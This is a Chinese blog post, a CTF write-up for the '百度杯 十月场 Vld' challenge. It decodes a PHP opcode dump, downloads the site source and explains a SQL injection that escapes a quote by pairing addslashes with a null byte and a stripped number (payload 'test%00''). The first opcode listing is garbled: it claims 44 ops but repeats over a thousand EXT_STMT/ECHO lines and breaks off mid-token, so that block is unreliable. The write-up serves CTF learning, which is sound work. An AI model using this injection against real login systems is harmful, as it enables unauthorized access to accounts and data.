

[百度杯]十月场 Vld writeup

原创


Flyour 于 2018-04-15 17:36:14 发布 1143 收藏

分类专栏: [ctf](#) 文章标签: [ctf](#) [sql注入](#) [vld](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_37921080/article/details/79951159

版权



[ctf 专栏收录该内容](#)

8 篇文章 0 订阅

订阅专栏

拿到题目, 看源码发现

```
1 do you know Vulcan Logic Dumper?<br>false<br><!-- index.php.txt ?>
```

```
2
```

```
3
```

https://blog.csdn.net/m0_37921080

然后访问 /index.php.txt 得到一个用vld得到的opcode代码:

```
Finding entry points
Branch analysis from position: 0
Jump found. Position 1 = 23, Position 2 = 38
Branch analysis from position: 23
Jump found. Position 1 = 26, Position 2 = 35
Branch analysis from position: 26
Jump found. Position 1 = 29, Position 2 = 32
Branch analysis from position: 29
Jump found. Position 1 = 34
Branch analysis from position: 34
Jump found. Position 1 = 37
Branch analysis from position: 37
Jump found. Position 1 = 40
Branch analysis from position: 40
Return found
Branch analysis from position: 32
Jump found. Position 1 = 37
Branch analysis from position: 37
Branch analysis from position: 35
Jump found. Position 1 = 40
Branch analysis from position: 40
Branch analysis from position: 38
Return found
filename:      C:\ctf\index.php
function name: (null)
number of ops: 44
compiled vars: !0 = $a, !1 = $b, !2 = $c
line # * op          fetch      ext  return  operands
-----
2    0  >   EXT_STMT
      1  ECHO
      2  EXT_STMT
      3  ECHO
      4  EXT_STMT
      5  ECHO
      6  EXT_STMT
      7  ECHO
      8  EXT_STMT
      9  ECHO
      10 EXT_STMT
      11 ECHO
      12 EXT_STMT
      13 ECHO
      14 EXT_STMT
      15 ECHO
      16 EXT_STMT
      17 ECHO
      18 EXT_STMT
      19 ECHO
      20 EXT_STMT
      21 ECHO
      22 EXT_STMT
      23 ECHO
      24 EXT_STMT
      25 ECHO
      26 EXT_STMT
      27 ECHO
      28 EXT_STMT
      29 ECHO
      30 EXT_STMT
      31 ECHO
      32 EXT_STMT
      33 ECHO
      34 EXT_STMT
      35 ECHO
      36 EXT_STMT
      37 ECHO
      38 EXT_STMT
      39 ECHO
      40 EXT_STMT
      41 ECHO
      42 EXT_STMT
      43 ECHO
      44 EXT_STMT
      45 ECHO
      46 EXT_STMT
      47 ECHO
      48 EXT_STMT
      49 ECHO
      50 EXT_STMT
      51 ECHO
      52 EXT_STMT
      53 ECHO
      54 EXT_STMT
      55 ECHO
      56 EXT_STMT
      57 ECHO
      58 EXT_STMT
      59 ECHO
      60 EXT_STMT
      61 ECHO
      62 EXT_STMT
      63 ECHO
      64 EXT_STMT
      65 ECHO
      66 EXT_STMT
      67 ECHO
      68 EXT_STMT
      69 ECHO
      70 EXT_STMT
      71 ECHO
      72 EXT_STMT
      73 ECHO
      74 EXT_STMT
      75 ECHO
      76 EXT_STMT
      77 ECHO
      78 EXT_STMT
      79 ECHO
      80 EXT_STMT
      81 ECHO
      82 EXT_STMT
      83 ECHO
      84 EXT_STMT
      85 ECHO
      86 EXT_STMT
      87 ECHO
      88 EXT_STMT
      89 ECHO
      90 EXT_STMT
      91 ECHO
      92 EXT_STMT
      93 ECHO
      94 EXT_STMT
      95 ECHO
      96 EXT_STMT
      97 ECHO
      98 EXT_STMT
      99 ECHO
      100 EXT_STMT
      101 ECHO
      102 EXT_STMT
      103 ECHO
      104 EXT_STMT
      105 ECHO
      106 EXT_STMT
      107 ECHO
      108 EXT_STMT
      109 ECHO
      110 EXT_STMT
      111 ECHO
      112 EXT_STMT
      113 ECHO
      114 EXT_STMT
      115 ECHO
      116 EXT_STMT
      117 ECHO
      118 EXT_STMT
      119 ECHO
      120 EXT_STMT
      121 ECHO
      122 EXT_STMT
      123 ECHO
      124 EXT_STMT
      125 ECHO
      126 EXT_STMT
      127 ECHO
      128 EXT_STMT
      129 ECHO
      130 EXT_STMT
      131 ECHO
      132 EXT_STMT
      133 ECHO
      134 EXT_STMT
      135 ECHO
      136 EXT_STMT
      137 ECHO
      138 EXT_STMT
      139 ECHO
      140 EXT_STMT
      141 ECHO
      142 EXT_STMT
      143 ECHO
      144 EXT_STMT
      145 ECHO
      146 EXT_STMT
      147 ECHO
      148 EXT_STMT
      149 ECHO
      150 EXT_STMT
      151 ECHO
      152 EXT_STMT
      153 ECHO
      154 EXT_STMT
      155 ECHO
      156 EXT_STMT
      157 ECHO
      158 EXT_STMT
      159 ECHO
      160 EXT_STMT
      161 ECHO
      162 EXT_STMT
      163 ECHO
      164 EXT_STMT
      165 ECHO
      166 EXT_STMT
      167 ECHO
      168 EXT_STMT
      169 ECHO
      170 EXT_STMT
      171 ECHO
      172 EXT_STMT
      173 ECHO
      174 EXT_STMT
      175 ECHO
      176 EXT_STMT
      177 ECHO
      178 EXT_STMT
      179 ECHO
      180 EXT_STMT
      181 ECHO
      182 EXT_STMT
      183 ECHO
      184 EXT_STMT
      185 ECHO
      186 EXT_STMT
      187 ECHO
      188 EXT_STMT
      189 ECHO
      190 EXT_STMT
      191 ECHO
      192 EXT_STMT
      193 ECHO
      194 EXT_STMT
      195 ECHO
      196 EXT_STMT
      197 ECHO
      198 EXT_STMT
      199 ECHO
      200 EXT_STMT
      201 ECHO
      202 EXT_STMT
      203 ECHO
      204 EXT_STMT
      205 ECHO
      206 EXT_STMT
      207 ECHO
      208 EXT_STMT
      209 ECHO
      210 EXT_STMT
      211 ECHO
      212 EXT_STMT
      213 ECHO
      214 EXT_STMT
      215 ECHO
      216 EXT_STMT
      217 ECHO
      218 EXT_STMT
      219 ECHO
      220 EXT_STMT
      221 ECHO
      222 EXT_STMT
      223 ECHO
      224 EXT_STMT
      225 ECHO
      226 EXT_STMT
      227 ECHO
      228 EXT_STMT
      229 ECHO
      230 EXT_STMT
      231 ECHO
      232 EXT_STMT
      233 ECHO
      234 EXT_STMT
      235 ECHO
      236 EXT_STMT
      237 ECHO
      238 EXT_STMT
      239 ECHO
      240 EXT_STMT
      241 ECHO
      242 EXT_STMT
      243 ECHO
      244 EXT_STMT
      245 ECHO
      246 EXT_STMT
      247 ECHO
      248 EXT_STMT
      249 ECHO
      250 EXT_STMT
      251 ECHO
      252 EXT_STMT
      253 ECHO
      254 EXT_STMT
      255 ECHO
      256 EXT_STMT
      257 ECHO
      258 EXT_STMT
      259 ECHO
      260 EXT_STMT
      261 ECHO
      262 EXT_STMT
      263 ECHO
      264 EXT_STMT
      265 ECHO
      266 EXT_STMT
      267 ECHO
      268 EXT_STMT
      269 ECHO
      270 EXT_STMT
      271 ECHO
      272 EXT_STMT
      273 ECHO
      274 EXT_STMT
      275 ECHO
      276 EXT_STMT
      277 ECHO
      278 EXT_STMT
      279 ECHO
      280 EXT_STMT
      281 ECHO
      282 EXT_STMT
      283 ECHO
      284 EXT_STMT
      285 ECHO
      286 EXT_STMT
      287 ECHO
      288 EXT_STMT
      289 ECHO
      290 EXT_STMT
      291 ECHO
      292 EXT_STMT
      293 ECHO
      294 EXT_STMT
      295 ECHO
      296 EXT_STMT
      297 ECHO
      298 EXT_STMT
      299 ECHO
      300 EXT_STMT
      301 ECHO
      302 EXT_STMT
      303 ECHO
      304 EXT_STMT
      305 ECHO
      306 EXT_STMT
      307 ECHO
      308 EXT_STMT
      309 ECHO
      310 EXT_STMT
      311 ECHO
      312 EXT_STMT
      313 ECHO
      314 EXT_STMT
      315 ECHO
      316 EXT_STMT
      317 ECHO
      318 EXT_STMT
      319 ECHO
      320 EXT_STMT
      321 ECHO
      322 EXT_STMT
      323 ECHO
      324 EXT_STMT
      325 ECHO
      326 EXT_STMT
      327 ECHO
      328 EXT_STMT
      329 ECHO
      330 EXT_STMT
      331 ECHO
      332 EXT_STMT
      333 ECHO
      334 EXT_STMT
      335 ECHO
      336 EXT_STMT
      337 ECHO
      338 EXT_STMT
      339 ECHO
      340 EXT_STMT
      341 ECHO
      342 EXT_STMT
      343 ECHO
      344 EXT_STMT
      345 ECHO
      346 EXT_STMT
      347 ECHO
      348 EXT_STMT
      349 ECHO
      350 EXT_STMT
      351 ECHO
      352 EXT_STMT
      353 ECHO
      354 EXT_STMT
      355 ECHO
      356 EXT_STMT
      357 ECHO
      358 EXT_STMT
      359 ECHO
      360 EXT_STMT
      361 ECHO
      362 EXT_STMT
      363 ECHO
      364 EXT_STMT
      365 ECHO
      366 EXT_STMT
      367 ECHO
      368 EXT_STMT
      369 ECHO
      370 EXT_STMT
      371 ECHO
      372 EXT_STMT
      373 ECHO
      374 EXT_STMT
      375 ECHO
      376 EXT_STMT
      377 ECHO
      378 EXT_STMT
      379 ECHO
      380 EXT_STMT
      381 ECHO
      382 EXT_STMT
      383 ECHO
      384 EXT_STMT
      385 ECHO
      386 EXT_STMT
      387 ECHO
      388 EXT_STMT
      389 ECHO
      390 EXT_STMT
      391 ECHO
      392 EXT_STMT
      393 ECHO
      394 EXT_STMT
      395 ECHO
      396 EXT_STMT
      397 ECHO
      398 EXT_STMT
      399 ECHO
      400 EXT_STMT
      401 ECHO
      402 EXT_STMT
      403 ECHO
      404 EXT_STMT
      405 ECHO
      406 EXT_STMT
      407 ECHO
      408 EXT_STMT
      409 ECHO
      410 EXT_STMT
      411 ECHO
      412 EXT_STMT
      413 ECHO
      414 EXT_STMT
      415 ECHO
      416 EXT_STMT
      417 ECHO
      418 EXT_STMT
      419 ECHO
      420 EXT_STMT
      421 ECHO
      422 EXT_STMT
      423 ECHO
      424 EXT_STMT
      425 ECHO
      426 EXT_STMT
      427 ECHO
      428 EXT_STMT
      429 ECHO
      430 EXT_STMT
      431 ECHO
      432 EXT_STMT
      433 ECHO
      434 EXT_STMT
      435 ECHO
      436 EXT_STMT
      437 ECHO
      438 EXT_STMT
      439 ECHO
      440 EXT_STMT
      441 ECHO
      442 EXT_STMT
      443 ECHO
      444 EXT_STMT
      445 ECHO
      446 EXT_STMT
      447 ECHO
      448 EXT_STMT
      449 ECHO
      450 EXT_STMT
      451 ECHO
      452 EXT_STMT
      453 ECHO
      454 EXT_STMT
      455 ECHO
      456 EXT_STMT
      457 ECHO
      458 EXT_STMT
      459 ECHO
      460 EXT_STMT
      461 ECHO
      462 EXT_STMT
      463 ECHO
      464 EXT_STMT
      465 ECHO
      466 EXT_STMT
      467 ECHO
      468 EXT_STMT
      469 ECHO
      470 EXT_STMT
      471 ECHO
      472 EXT_STMT
      473 ECHO
      474 EXT_STMT
      475 ECHO
      476 EXT_STMT
      477 ECHO
      478 EXT_STMT
      479 ECHO
      480 EXT_STMT
      481 ECHO
      482 EXT_STMT
      483 ECHO
      484 EXT_STMT
      485 ECHO
      486 EXT_STMT
      487 ECHO
      488 EXT_STMT
      489 ECHO
      490 EXT_STMT
      491 ECHO
      492 EXT_STMT
      493 ECHO
      494 EXT_STMT
      495 ECHO
      496 EXT_STMT
      497 ECHO
      498 EXT_STMT
      499 ECHO
      500 EXT_STMT
      501 ECHO
      502 EXT_STMT
      503 ECHO
      504 EXT_STMT
      505 ECHO
      506 EXT_STMT
      507 ECHO
      508 EXT_STMT
      509 ECHO
      510 EXT_STMT
      511 ECHO
      512 EXT_STMT
      513 ECHO
      514 EXT_STMT
      515 ECHO
      516 EXT_STMT
      517 ECHO
      518 EXT_STMT
      519 ECHO
      520 EXT_STMT
      521 ECHO
      522 EXT_STMT
      523 ECHO
      524 EXT_STMT
      525 ECHO
      526 EXT_STMT
      527 ECHO
      528 EXT_STMT
      529 ECHO
      530 EXT_STMT
      531 ECHO
      532 EXT_STMT
      533 ECHO
      534 EXT_STMT
      535 ECHO
      536 EXT_STMT
      537 ECHO
      538 EXT_STMT
      539 ECHO
      540 EXT_STMT
      541 ECHO
      542 EXT_STMT
      543 ECHO
      544 EXT_STMT
      545 ECHO
      546 EXT_STMT
      547 ECHO
      548 EXT_STMT
      549 ECHO
      550 EXT_STMT
      551 ECHO
      552 EXT_STMT
      553 ECHO
      554 EXT_STMT
      555 ECHO
      556 EXT_STMT
      557 ECHO
      558 EXT_STMT
      559 ECHO
      560 EXT_STMT
      561 ECHO
      562 EXT_STMT
      563 ECHO
      564 EXT_STMT
      565 ECHO
      566 EXT_STMT
      567 ECHO
      568 EXT_STMT
      569 ECHO
      570 EXT_STMT
      571 ECHO
      572 EXT_STMT
      573 ECHO
      574 EXT_STMT
      575 ECHO
      576 EXT_STMT
      577 ECHO
      578 EXT_STMT
      579 ECHO
      580 EXT_STMT
      581 ECHO
      582 EXT_STMT
      583 ECHO
      584 EXT_STMT
      585 ECHO
      586 EXT_STMT
      587 ECHO
      588 EXT_STMT
      589 ECHO
      590 EXT_STMT
      591 ECHO
      592 EXT_STMT
      593 ECHO
      594 EXT_STMT
      595 ECHO
      596 EXT_STMT
      597 ECHO
      598 EXT_STMT
      599 ECHO
      600 EXT_STMT
      601 ECHO
      602 EXT_STMT
      603 ECHO
      604 EXT_STMT
      605 ECHO
      606 EXT_STMT
      607 ECHO
      608 EXT_STMT
      609 ECHO
      610 EXT_STMT
      611 ECHO
      612 EXT_STMT
      613 ECHO
      614 EXT_STMT
      615 ECHO
      616 EXT_STMT
      617 ECHO
      618 EXT_STMT
      619 ECHO
      620 EXT_STMT
      621 ECHO
      622 EXT_STMT
      623 ECHO
      624 EXT_STMT
      625 ECHO
      626 EXT_STMT
      627 ECHO
      628 EXT_STMT
      629 ECHO
      630 EXT_STMT
      631 ECHO
      632 EXT_STMT
      633 ECHO
      634 EXT_STMT
      635 ECHO
      636 EXT_STMT
      637 ECHO
      638 EXT_STMT
      639 ECHO
      640 EXT_STMT
      641 ECHO
      642 EXT_STMT
      643 ECHO
      644 EXT_STMT
      645 ECHO
      646 EXT_STMT
      647 ECHO
      648 EXT_STMT
      649 ECHO
      650 EXT_STMT
      651 ECHO
      652 EXT_STMT
      653 ECHO
      654 EXT_STMT
      655 ECHO
      656 EXT_STMT
      657 ECHO
      658 EXT_STMT
      659 ECHO
      660 EXT_STMT
      661 ECHO
      662 EXT_STMT
      663 ECHO
      664 EXT_STMT
      665 ECHO
      666 EXT_STMT
      667 ECHO
      668 EXT_STMT
      669 ECHO
      670 EXT_STMT
      671 ECHO
      672 EXT_STMT
      673 ECHO
      674 EXT_STMT
      675 ECHO
      676 EXT_STMT
      677 ECHO
      678 EXT_STMT
      679 ECHO
      680 EXT_STMT
      681 ECHO
      682 EXT_STMT
      683 ECHO
      684 EXT_STMT
      685 ECHO
      686 EXT_STMT
      687 ECHO
      688 EXT_STMT
      689 ECHO
      690 EXT_STMT
      691 ECHO
      692 EXT_STMT
      693 ECHO
      694 EXT_STMT
      695 ECHO
      696 EXT_STMT
      697 ECHO
      698 EXT_STMT
      699 ECHO
      700 EXT_STMT
      701 ECHO
      702 EXT_STMT
      703 ECHO
      704 EXT_STMT
      705 ECHO
      706 EXT_STMT
      707 ECHO
      708 EXT_STMT
      709 ECHO
      710 EXT_STMT
      711 ECHO
      712 EXT_STMT
      713 ECHO
      714 EXT_STMT
      715 ECHO
      716 EXT_STMT
      717 ECHO
      718 EXT_STMT
      719 ECHO
      720 EXT_STMT
      721 ECHO
      722 EXT_STMT
      723 ECHO
      724 EXT_STMT
      725 ECHO
      726 EXT_STMT
      727 ECHO
      728 EXT_STMT
      729 ECHO
      730 EXT_STMT
      731 ECHO
      732 EXT_STMT
      733 ECHO
      734 EXT_STMT
      735 ECHO
      736 EXT_STMT
      737 ECHO
      738 EXT_STMT
      739 ECHO
      740 EXT_STMT
      741 ECHO
      742 EXT_STMT
      743 ECHO
      744 EXT_STMT
      745 ECHO
      746 EXT_STMT
      747 ECHO
      748 EXT_STMT
      749 ECHO
      750 EXT_STMT
      751 ECHO
      752 EXT_STMT
      753 ECHO
      754 EXT_STMT
      755 ECHO
      756 EXT_STMT
      757 ECHO
      758 EXT_STMT
      759 ECHO
      760 EXT_STMT
      761 ECHO
      762 EXT_STMT
      763 ECHO
      764 EXT_STMT
      765 ECHO
      766 EXT_STMT
      767 ECHO
      768 EXT_STMT
      769 ECHO
      770 EXT_STMT
      771 ECHO
      772 EXT_STMT
      773 ECHO
      774 EXT_STMT
      775 ECHO
      776 EXT_STMT
      777 ECHO
      778 EXT_STMT
      779 ECHO
      780 EXT_STMT
      781 ECHO
      782 EXT_STMT
      783 ECHO
      784 EXT_STMT
      785 ECHO
      786 EXT_STMT
      787 ECHO
      788 EXT_STMT
      789 ECHO
      790 EXT_STMT
      791 ECHO
      792 EXT_STMT
      793 ECHO
      794 EXT_STMT
      795 ECHO
      796 EXT_STMT
      797 ECHO
      798 EXT_STMT
      799 ECHO
      800 EXT_STMT
      801 ECHO
      802 EXT_STMT
      803 ECHO
      804 EXT_STMT
      805 ECHO
      806 EXT_STMT
      807 ECHO
      808 EXT_STMT
      809 ECHO
      810 EXT_STMT
      811 ECHO
      812 EXT_STMT
      813 ECHO
      814 EXT_STMT
      815 ECHO
      816 EXT_STMT
      817 ECHO
      818 EXT_STMT
      819 ECHO
      820 EXT_STMT
      821 ECHO
      822 EXT_STMT
      823 ECHO
      824 EXT_STMT
      825 ECHO
      826 EXT_STMT
      827 ECHO
      828 EXT_STMT
      829 ECHO
      830 EXT_STMT
      831 ECHO
      832 EXT_STMT
      833 ECHO
      834 EXT_STMT
      835 ECHO
      836 EXT_STMT
      837 ECHO
      838 EXT_STMT
      839 ECHO
      840 EXT_STMT
      841 ECHO
      842 EXT_STMT
      843 ECHO
      844 EXT_STMT
      845 ECHO
      846 EXT_STMT
      847 ECHO
      848 EXT_STMT
      849 ECHO
      850 EXT_STMT
      851 ECHO
      852 EXT_STMT
      853 ECHO
      854 EXT_STMT
      855 ECHO
      856 EXT_STMT
      857 ECHO
      858 EXT_STMT
      859 ECHO
      860 EXT_STMT
      861 ECHO
      862 EXT_STMT
      863 ECHO
      864 EXT_STMT
      865 ECHO
      866 EXT_STMT
      867 ECHO
      868 EXT_STMT
      869 ECHO
      870 EXT_STMT
      871 ECHO
      872 EXT_STMT
      873 ECHO
      874 EXT_STMT
      875 ECHO
      876 EXT_STMT
      877 ECHO
      878 EXT_STMT
      879 ECHO
      880 EXT_STMT
      881 ECHO
      882 EXT_STMT
      883 ECHO
      884 EXT_STMT
      885 ECHO
      886 EXT_STMT
      887 ECHO
      888 EXT_STMT
      889 ECHO
      890 EXT_STMT
      891 ECHO
      892 EXT_STMT
      893 ECHO
      894 EXT_STMT
      895 ECHO
      896 EXT_STMT
      897 ECHO
      898 EXT_STMT
      899 ECHO
      900 EXT_STMT
      901 ECHO
      902 EXT_STMT
      903 ECHO
      904 EXT_STMT
      905 ECHO
      906 EXT_STMT
      907 ECHO
      908 EXT_STMT
      909 ECHO
      910 EXT_STMT
      911 ECHO
      912 EXT_STMT
      913 ECHO
      914 EXT_STMT
      915 ECHO
      916 EXT_STMT
      917 ECHO
      918 EXT_STMT
      919 ECHO
      920 EXT_STMT
      921 ECHO
      922 EXT_STMT
      923 ECHO
      924 EXT_STMT
      925 ECHO
      926 EXT_STMT
      927 ECHO
      928 EXT_STMT
      929 ECHO
      930 EXT_STMT
      931 ECHO
      932 EXT_STMT
      933 ECHO
      934 EXT_STMT
      935 ECHO
      936 EXT_STMT
      937 ECHO
      938 EXT_STMT
      939 ECHO
      940 EXT_STMT
      941 ECHO
      942 EXT_STMT
      943 ECHO
      944 EXT_STMT
      945 ECHO
      946 EXT_STMT
      947 ECHO
      948 EXT_STMT
      949 ECHO
      950 EXT_STMT
      951 ECHO
      952 EXT_STMT
      953 ECHO
      954 EXT_STMT
      955 ECHO
      956 EXT_STMT
      957 ECHO
      958 EXT_STMT
      959 ECHO
      960 EXT_STMT
      961 ECHO
      962 EXT_STMT
      963 ECHO
      964 EXT_STMT
      965 ECHO
      966 EXT_STMT
      967 ECHO
      968 EXT_STMT
      969 ECHO
      970 EXT_STMT
      971 ECHO
      972 EXT_STMT
      973 ECHO
      974 EXT_STMT
      975 ECHO
      976 EXT_STMT
      977 ECHO
      978 EXT_STMT
      979 ECHO
      980 EXT_STMT
      981 ECHO
      982 EXT_STMT
      983 ECHO
      984 EXT_STMT
      985 ECHO
      986 EXT_STMT
      987 ECHO
      988 EXT_STMT
      989 ECHO
      990 EXT_STMT
      991 ECHO
      992 EXT_STMT
      993 ECHO
      994 EXT_STMT
      995 ECHO
      996 EXT_STMT
      997 ECHO
      998 EXT_STMT
      999 ECHO
      1000 EXT_STMT
      1001 ECHO
      1002 EXT_STMT
      1003 ECHO
      1004 EXT_STMT
      1005 ECHO
      1006 EXT_STMT
      1007 ECHO
      1008 EXT_STMT
      1009 ECHO
      1010 EXT_STMT
      1011 ECHO
      1012 EXT_STMT
      1013 ECHO
      1014 EXT_STMT
      1015 ECHO
      1016 EXT_STMT
      1017 ECHO
      1018 EXT_STMT
      1019 ECHO
      1020 EXT_STMT
      1021 ECHO
      1022 EXT_STMT
      1023 ECHO
      1024 EXT_STMT
      1025 ECHO
      1026 EXT_STMT
      1027 ECHO
      1028 EXT_STMT
      1029 ECHO
      1030 EXT_STMT
      1031 ECHO
      1032 EXT_STMT
      1033 ECHO
      1034 EXT_STMT
      1035 ECHO
      1036 EXT_STMT
      1037 ECHO
      1038 EXT_STMT
      1039 ECHO
      1040 EXT_STMT
      1041 ECHO
      1042 EXT_STMT
      1043 ECHO
      1044 EXT_STMT
      1045 ECHO
      1046 EXT_STMT
      1047 ECHO
      1048 EXT_STMT
      1049 ECHO
      1050 EXT_STMT
      1051 ECHO
      1052 EXT_STMT
      1053 ECHO
      1054 EXT_STMT
      1055 ECHO
      1056 EXT_STMT
      1057 ECHO
      1058 EXT_STMT
      1059 ECHO
      1060 EXT_STMT
      1061 ECHO
      1062 EXT_STMT
      1063 ECHO
      1064 EXT_STMT
      1065 ECHO
      1066 EXT_STMT
      1067 ECHO
      1068 EXT_STMT
      1069 ECHO
      1070 EXT_STMT
      1071 ECHO
      1072 EXT_STMT
      1073 ECHO
      1074 EXT_STMT
      1075 ECHO
      1076 EXT_STMT
      1077 ECHO
      1078 EXT_STMT
      1079 ECHO
      1080 EXT_STMT
      1081 ECHO
      1082 EXT_STMT
      1083 ECHO
      1084 EXT_STMT
      1085 ECHO
      1086 EXT_STMT
      1087 ECHO
      1088 EXT_STMT
      1089 ECHO
      1090 EXT_STMT
      1091 ECHO
      1092 EXT_STMT
      1093 ECHO
      1094 EXT_STMT
      1095 ECHO
      1096 EXT_STMT
      1097 ECHO
      1098 EXT_STMT
      1099 ECHO
      1100 EXT_STMT
      1101 ECHO
      1102 EXT_STMT
      1103 ECHO
      1104 EXT_STMT
      1105 ECHO
      1106 EXT_STMT
      1107 ECHO
      1108 EXT_STMT
      1109 ECHO
      1110 EXT_STMT
      1111 ECHO
      1112 EXT_STMT
      1113 ECHO
      1114 EXT_STMT
      1115 ECHO
      1116 EXT_STMT
      1117 ECHO
      1118 EXT_STMT
      1119 ECHO
      1120 EXT_STMT
      1121 ECHO
      1122 EXT_STMT
      1123 ECHO
      1124 EXT_STMT
      1125 ECHO
      1126 EXT_STMT
      1127 ECHO
      1128 EXT_STMT
      1129 ECHO
      1130 EXT_STMT
      1131 ECHO
      1132 EXT_STMT
      1133 ECHO
      1134 EXT_STMT
      1135 ECHO
      1136 EXT_STMT
      1137 ECHO
      1138 EXT_STMT
      1139 ECHO
      1140 EXT_STMT
      1141 ECHO
      1142 EXT_STMT
      1143 ECHO
      1144 EXT_STMT
      1145 ECHO
      1146 EXT_STMT
      1147 ECHO
      1148 EXT_STMT
      1149 ECHO
      1150 EXT_STMT
      1151 ECHO
      1152 EXT_STMT
      1153 ECHO
      1154 EXT_STMT
      1155 ECHO
      1156 EXT_STMT
      1157 ECHO
      1158 EXT_STMT
      1159 ECHO
      1160 EXT_STMT
      1161 ECHO
      1162 EXT_STMT
      1163 ECHO
      1164 EXT_STMT
      1165 ECHO
      1166 EXT_STMT
      1167 ECHO
      1168 EXT_STMT
      1169 ECHO
      1170 EXT_STMT
      1171 ECHO
      1172 EXT_STMT
      1173 ECHO
      1174 EXT_STMT
      1175 ECHO
      1176 EXT_STMT
      1177 ECHO
      1178 EXT_STMT
      1179 ECHO
      1180 EXT_STMT
      1181 ECHO
      1182 EXT_STMT
      1183 ECHO
      1184 EXT_STMT
      1185 ECHO
      1186 EXT_STMT
      1187 ECHO
      1188 EXT_STMT
      1189 ECHO
      1190 EXT_STMT
      1191 ECHO
      1192 EXT_STMT
      1193 ECHO
      1194 EXT_STMT
      1195 ECHO
      1196 EXT_STMT
      1197 ECHO
      1198 EXT_STMT
      1199 ECHO
      1200 EXT_STMT
      1201 ECHO
      1202 EXT_STMT
      1203 ECHO
      1204 EXT_STMT
      1205 ECHO
      1206 EXT_STMT
      1207 ECHO
      1208 EXT_STMT
      1209 ECHO
      1210 EXT_STMT
      1211 ECHO
      1212 EXT_STMT
      1213 ECHO
      1214 EXT_STMT
      1215 ECHO
      1216 EXT_STMT
      1217 ECHO
      1218 EXT_STMT
      1219 ECHO
      1220 EXT_STMT
      1221 ECHO
      1222 EXT_STMT
      1223 ECHO
      1224 EXT_STMT
      1225 ECHO
      1226 EXT_STMT
      1227 ECHO
      1228 EXT_STMT
      1229 ECHO
      1230 EXT_STMT
      1231 E
```

```

 3   2      EXT_STMT
 3   BEGIN_SILENCE
 4   FETCH_R           global    ~0      $1      '_GET'
 5   FETCH_DIM_R
 6   END_SILENCE
 7   ASSIGN            !0, $2
 4   8      EXT_STMT
 9   BEGIN_SILENCE    ~4
10   FETCH_R           global    $5      '_GET'
11   FETCH_DIM_R
12   END_SILENCE
13   ASSIGN            !1, $5
 5   14     EXT_STMT
15   BEGIN_SILENCE    ~8
16   FETCH_R           global    $9      '_GET'
17   FETCH_DIM_R
18   END_SILENCE
19   ASSIGN            !2, $10
 6   20     EXT_STMT
21   IS_EQUAL          ~12     !0, 'fvhjihfcv'
22   > JMPZ             ~12, ->38
 7   23   > EXT_STMT
24   IS_EQUAL          ~13     !1, 'gfuyiyhioyf'
25   > JMPZ             ~13, ->35
 8   26   > EXT_STMT
27   IS_EQUAL          ~14     !2, 'yugoiyyhi'
28   > JMPZ             ~14, ->32
 9   29   > EXT_STMT
30   ECHO              'the+next+step+is+xxx.zip'
10  31   > JMP             ->34
11  32   > EXT_STMT
33   ECHO              'false%3Cbr%3E'
13  34   > > JMP            ->37
14  35   > EXT_STMT
36   ECHO              'false%3Cbr%3E'
16  37   > > JMP            ->40
17  38   > EXT_STMT
39   ECHO              'false%3Cbr%3E'
19  40   > NOP
22  41   EXT_STMT
42   ECHO              '%BC%21--+index.php.txt+%3F%3E
43   > RETURN           1

```

```

branch: # 0; line: 2- 6; sop: 0; eop: 22; out1: 23; out2: 38
branch: # 23; line: 7- 7; sop: 23; eop: 25; out1: 26; out2: 35
branch: # 26; line: 8- 8; sop: 26; eop: 28; out1: 29; out2: 32
branch: # 29; line: 9- 10; sop: 29; eop: 31; out1: 34
branch: # 32; line: 11- 13; sop: 32; eop: 33; out1: 34
branch: # 34; line: 13- 13; sop: 34; eop: 34; out1: 37
branch: # 35; line: 14- 16; sop: 35; eop: 36; out1: 37
branch: # 37; line: 16- 16; sop: 37; eop: 37; out1: 40
branch: # 38; line: 17- 19; sop: 38; eop: 39; out1: 40
branch: # 40; line: 19- 22; sop: 40; eop: 43

```

```

path #1: 0, 23, 26, 29, 34, 37, 40,
path #2: 0, 23, 26, 32, 34, 37, 40,
path #3: 0, 23, 35, 37, 40,
path #4: 0, 38, 40,

```


do you know Vulcan Logic Dumper?
false
<!-- index.php.txt ?>

可以看到文件名为 /ctf/index.php

然后里面有三个get参数， flag1, flag2, flag3, 然后每个参数对应一个字符串。

我以这样的方式 /index.php?flag1=fvhjihfcv ,访问了三次，发现得到的都是false 。然后就不知道要怎么半了，看了前辈们的 writeup，发现是要同时get三个参数。这个地方我觉得应该是要猜出来的。也可能是因为我不熟悉php的opcode的原因吧，不能从上面的代码里看出来逻辑。总之，仍需要加强php尤其是源码方面的学习。

然后我们访问 /index.php?flag1=fvhjihfcv&flag2=gfuyiyhioyf&flag3=yugoiyyhi



do you know Vulcan Logic Dumper?

the next step is 1chunqiu.zip

https://blog.csdn.net/m0_37921080

然后我们访问/1chunqiu.zip，下载到网站的源码。

进行代码审计：

从代码看登录界面是没有显位的。但是是否正确登录会有不同的响应，所以我一开始想着先注册一个帐号再进行布尔值盲注的。结果发现怎样都不能注册帐号，可能是设置的数据库不允许注册把。

再次审查代码，发现对于字符过滤只有一个addslashes函数，而且还有这样一行：

```
if(isset($_POST['username']) && isset($_POST['password']) && isset($_POST['number'])){  
    $db = new mysql_db();  
    $username = $db->safe_data($_POST['username']);  
    $password = $db->my_md5($_POST['password']);  
    $number = is_numeric($_POST['number']) ? $_POST['number'] : 1;  
  
    $username = trim(str_replace($number, '', $username));  
  
    $sql = "select * from`" . $table_name . "` where username=" . "" . "$username" . "";  
    $row = $db->query($sql);  
}
```

https://blog.csdn.net/m0_37921080

先判断number是否是数字，然后对名字里面的与number相同的字符串替换为空。

我们可以利用这里进行单引号逃逸。

%00会被addslashes函数转义为\0，我们构建这样一个名字， test%00' ,它会被转义为 test\0' ，如果我们让number为0，则最后 username = test\0' ，这样就完成了字符串逃逸漏洞。

